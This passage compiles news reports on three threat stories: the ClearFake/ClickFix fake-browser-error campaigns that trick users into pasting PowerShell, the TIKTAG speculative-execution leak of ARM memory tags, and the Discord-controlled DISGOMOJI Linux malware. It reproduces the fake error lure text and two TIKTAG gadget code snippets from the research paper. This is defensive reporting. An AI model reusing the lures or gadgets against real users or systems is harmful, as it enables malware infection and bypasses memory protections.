
The payloads seen by Proofpoint include DarkGate, Matanbuchus, NetSupport, Amadey Loader, XMRig, a clipboard hijacker, and Lumma Stealer.

PowerShell "fix" leads to malware

Proofpoint analysts observed three attack chains that differentiate mainly on their initial stages, with only the first not being attributed with high confidence to TA571.

In this first case, associated with the threat actors behind ClearFake, users visit a compromised website that loads a malicious script hosted on the blockchain via Binance's Smart Chain contracts.

This script performs some checks and displays a fake Google Chrome warning stating a problem displaying the webpage. The dialog then prompts the visitor to install a "root certificate" by copying a PowerShell script into the Windows Clipboard and running it in a Windows PowerShell (Admin) console.



Something went wrong while displaying this webpage.

There was an error during the latest update of browser version, causing some web pages to malfunction.

Follow these instructions to resolve the issue:

1. Click the "Copy fix" button below.
2. Right-click on the Windows icon
3. Select "Windows PowerShell (Admin)"
4. Right-click within the open terminal window.
5. Wait for the update to complete, then refresh the page.


Fake Google Chrome error

Source: Proofpoint

When the PowerShell script is executed, it will perform various steps to confirm the device is a valid target, and then it will download additional payloads, as outlined below.

- Flushes the DNS cache.
- Removes clipboard content.
- Displays a decoy message.

- Downloads another remote PowerShell script, which performs anti-VM checks before downloading an info-stealer.



Page 1
Compromised Website
User visits legitimate, but compromised, website.
Inject leading to Binace Smart Contract hosted JavaScript
Fake Update overlay via Keitaro domain
Google Chrome
Copy
Reload page
How to fix
Victim follows instruction and paste script into PowerShell teminal
Color represents user action
Stage 1 PowerShell flushes DNS cache , displays decoy message and runs remote PS script from ClearFake C2
Stage 2 PowerShell decodes stage 3 PowerShell from a decimal string
Stage 3 PowerShell checks temperature via WMI as VM/sandbox detection
Exit if no temperature
Decrypts and runs AES-encrypted stage 4 PowerShell
Stage 4 PowerShell downloads data.zip to random folder, runs any contained EXE and reports back to ClearFake C2
The executed EXE is a legitimate, signed, file.
EXE side-loads trojanized DLL
Trojanized DLL uses DOlLoader to run Lumma Stealer from encrypted payload
Lumma performs stealing activity and downloads and executes:
ma.exe: A Loader that downloads and runs the crypto miner XMRig with a specific configuration
am.exe: Amadey Loader
Amadey downloads and executes JaskaGO
cl.exe Clipboard hijacker

Aw, Snap! Something went wrong while displaying this webpage.

To display this web page correctly, please install the root certificate. Click the "Fix it" button and follow the further instructions.

Copy the code:

1. Right-click the Start button and run "Windows PowerShell" ("Windows Terminal").
2. Right-click in the console window.
Wait for the operation to complete and reload the page.

The 'ClearFake' attack chain

Source: Proofpoint


The second attack chain is associated with the 'ClickFix' campaign and uses an injection on compromised websites that creates an iframe to overlay another fake Google Chrome error.

Users are instructed to open "Windows PowerShell (Admin)" and paste the provided code, leading to the same infections mentioned above.

Finally, an email-based infection chain using HTML attachments resembling Microsoft Word documents prompts users to install the "Word Online" extension to view the document correctly.

The error message offers "How to fix" and "Auto-fix" options, with "How to fix" copying a base64-encoded PowerShell command to the clipboard, instructing the user to paste it into PowerShell.

Auto-fix" uses the search-ms protocol to display a WebDAV-hosted "fix.msi" or "fix.vbs" file on a remote attacker-controlled file share.



Create, edit and share Word documents. Work with others on shared projects, in real-time.

The "Word Online" extension is not installed in your browser. To view the document offline, click the "How to fix" button.

© Microsoft 2024

Fake Microsoft Word error leads to malware

Source: Proofpoint

In this case, the PowerShell commands download and execute either an MSI file or a VBS script, leading to Matanbuchus or DarkGate infections, respectively.


In all cases, the threat actors exploit their targets' lack of awareness about the risks of executing PowerShell commands on their systems.

They also take advantage of Windows' inability to detect and block the malicious actions initiated by the pasted code.

The different attack chains show that TA571 is actively experimenting with multiple methods to improve effectiveness and find more infection pathways to compromise a larger number of systems.

Source: https://www.bleepingcomputer.com/news/security/fake-google-chrome-errors-trick-you-into-running-malicious-powershell-scripts/

17. New ARM 'TIKTAG' attack impacts Google Chrome, Linux systems



A new speculative execution attack named "TIKTAG" targets ARM's Memory Tagging Extension (MTE) to leak data with over a 95% chance of success, allowing hackers to bypass the security feature.


The paper, co-signed by a team of Korean researchers from Samsung, Seoul National University, and the Georgia Institute of Technology, demonstrates the attack against Google Chrome and the Linux kernel.

MTE is a feature added in the ARM v8.5-A architecture (and later), designed to detect and prevent memory corruption.

The system uses low-overhead tagging, assigning 4-bit tags to 16-byte memory chunks, to protect against memory corruption attacks by ensuring that the tag in the pointer matches the accessed memory region.

MTE has three operational modes: synchronous, asynchronous, and asymmetric, balancing security and performance.

The researchers found that by using two gadgets (code), namely TIKTAG-v1 and TIKTAG-v2, they can exploit speculative execution to leak MTE memory tags with a high success ratio and in a short time.




Tag leak diagram

Source: arxiv.org

Leaking those tags does not directly expose sensitive data such as passwords, encryption keys, or personal information. However, it can theoretically allow attackers to undermine the protections provided by MTE, rendering the security system ineffective against stealthy memory corruption attacks.

TIKTAG attacks

TIKTAG-v1 exploits the speculation shrinkage in branch prediction and data prefetching behaviors of the CPU to leak MTE tags.



```
static ssize_t snd_timer_user_read(struct file *file,
    char __user *buffer, size_t count, loff_t *offset) {
    ...
    switch (tu->tread) {
    default:
-       return -ENOTSUPP;
+       break;
    }
    // BR: speculation branch with cond_ptr (tu)
    switch (tu->tread) {
     case TREAD_FORMAT_TIME32: // branch prediction destination
        // CHECK: dereference guess_ptr (tread) with 4 loads
        tread32 = (struct snd_timer_tread32) {
            .event = tread->event,
            .tstamp_sec = tread->tstamp_sec,
            .tstamp_nsec = tread->tstamp_nsec,
            .val = tread->val,
         };
       // TEST: dereference test_ptr (buffer)
       if (copy_to_user(buffer, &tread32, sizeof(tread32)))
            err = -EFAULT;
         break;
    default: // correct branch destination
         err = -ENOTSUPP;
         break;
    }
 }
```


TIKTAG-v1 code

Source: arxiv.org

The researchers found that this gadget is effective in attacks against the Linux kernel, mainly functions that involve speculative memory accesses, though some manipulation of kernel pointers is required.

The attacker uses system calls to invoke the speculative execution path and measures cache states to infer memory tags.

TIKTAG-v2 exploits the store-to-load forwarding behavior in speculative execution, a sequence where a value is stored to a memory address and immediately loaded from the same address.



```
slow = new Uint8Array(64);
victim = new Float64Array(64);
probe = new Uint8Array(512);
PROBE_OFFSET = 0;

function TikTag_v2(idx) {
    // BR
    if (!slow[0]) // cond_ptr
        return 0;

    // CHECK
    victim[idx] = PROBE_OFFSET; // store to guess_ptr
    val = victim[idx];          // load from guess_ptr
    // TEST
    // if Tg == Tm, probe[PROBE_OFFSET] is cached
    // if Tg != Tm, probe[PROBE_OFFSET] is not cached
    return probe[val];
}
```


TIKTAG-v2 code

Source: arxiv.org

If the tags match, the value is forwarded, and the load succeeds, influencing the cache state, while in the case of a mismatch, the forwarding is blocked, and the cache state remains unchanged.

Thus, by probing the cache state after speculative execution, the tag check result can be inferred.

The researchers demonstrated the effectiveness of TIKTAG-v2 gadgets against the Google Chrome browser, particularly the V8 JavaScript engine, opening up the path to exploiting memory corruption vulnerabilities in the renderer process.



(a) Chrome browser (b) Linux kernel

Attack scenarios made possible through MTE bypass

Source: arxiv.org

Industry response and mitigations

The researchers reported their findings to the impacted entities between November and December 2023 and received a generally positive response, though no immediate fixes have been implemented.

The technical paper published on arxiv.org proposes the following mitigations against TIKTAG attacks:

- Modify hardware design to prevent speculative execution from modifying cache states based on tag check results.
- Insert speculation barriers (e.g., sb or isb instructions) to prevent speculative execution of critical memory operations.
- Add padding instructions to extend the execution window between branch instructions and memory accesses.
- Enhance sandboxing mechanisms to restrict speculative memory access paths strictly within safe memory regions.

While ARM recognized the seriousness of the situation and published a bulletin a few months back, it does not consider this a compromise of the feature.

> *"As Allocation Tags are not expected to be a secret to software in the address space, a speculative mechanism that reveals the correct tag value is not considered a compromise of the principles of the architecture," reads the ARM bulletin.*

Chrome's security team acknowledged the issues but decided not to fix the vulnerabilities because the V8 sandbox is not intended to guarantee the confidentiality of memory data and MTE tags.

Moreover, the Chrome browser does not currently enable MTE-based defenses by default, making it a lower priority for immediate fixes.

The MTE oracles in the Pixel 8 device were reported to the Android security team later, in April 2024, and were acknowledged as a hardware flaw qualifying for a bounty reward.

Source: https://www.bleepingcomputer.com/news/security/new-arm-tiktag-attack-impacts-google-chrome-linux-systems/

18. New Linux malware is controlled through emojis sent from Discord

A newly discovered Linux malware dubbed 'DISGOMOJI' uses the novel approach of utilizing emojis to execute commands on infected devices in attacks on government agencies in India

The malware was discovered by cybersecurity firm Volexity, which believes it is linked to a Pakistan-based threat actor known as 'UTA0137.'

> *"In 2024, Volexity identified a cyber-espionage campaign undertaken by a suspected Pakistan-based threat actor that Volexity currently tracks under the alias UTA0137," explains Volexity.*

> *"Volexity assesses with high confidence that UTA0137 has espionage-related objectives and a remit to target government entities in India. Based on Volexity's analysis, UTA0137's campaigns appear to have been successful," continued the researchers.*

The malware is similar to many other backdoors/botnets used in different attacks, allowing threat actors to execute commands, take screenshots, steal files, deploy additional payloads, and search for files.

However, its use of Discord and emojis as a command and control (C2) platform makes the malware stand out from others and could allow it to bypass security software that looks for text-based commands.

Discord and emojis as a C2

According to Volexity, the malware was discovered after the researchers spotted a UPX-packed ELF executable in a ZIP archive, likely distributed through phishing emails.

Volexity believes that the malware targets a custom Linux distribution named BOSS that Indian government agencies use as their desktop. However, the malware could just as easily be used in attacks against other Linux distributions.

When executed, the malware will download and display a PDF lure that is a beneficiary form from India's Defence Service Officer Provident Fund in case of an officer's death.

However, additional payloads will be downloaded in the background, including the DISGOMOJI malware and a shell script named 'uevent_seqnum.sh' that is used to search for USB drives and steal data from them.

When DISGOMOJI is launched, the malware will exfiltrate system information from the machine, including IP address, username, hostname, operating system, and the current working directory, which is sent back to the attackers

To control the malware, the threat actors utilize the open-source command and control project discord-c2, which uses Discord and emojis to communicate with infected devices and execute commands.


The malware will connect to an attacker-controlled Discord server and wait for the threat actors to type emojis into the channel.

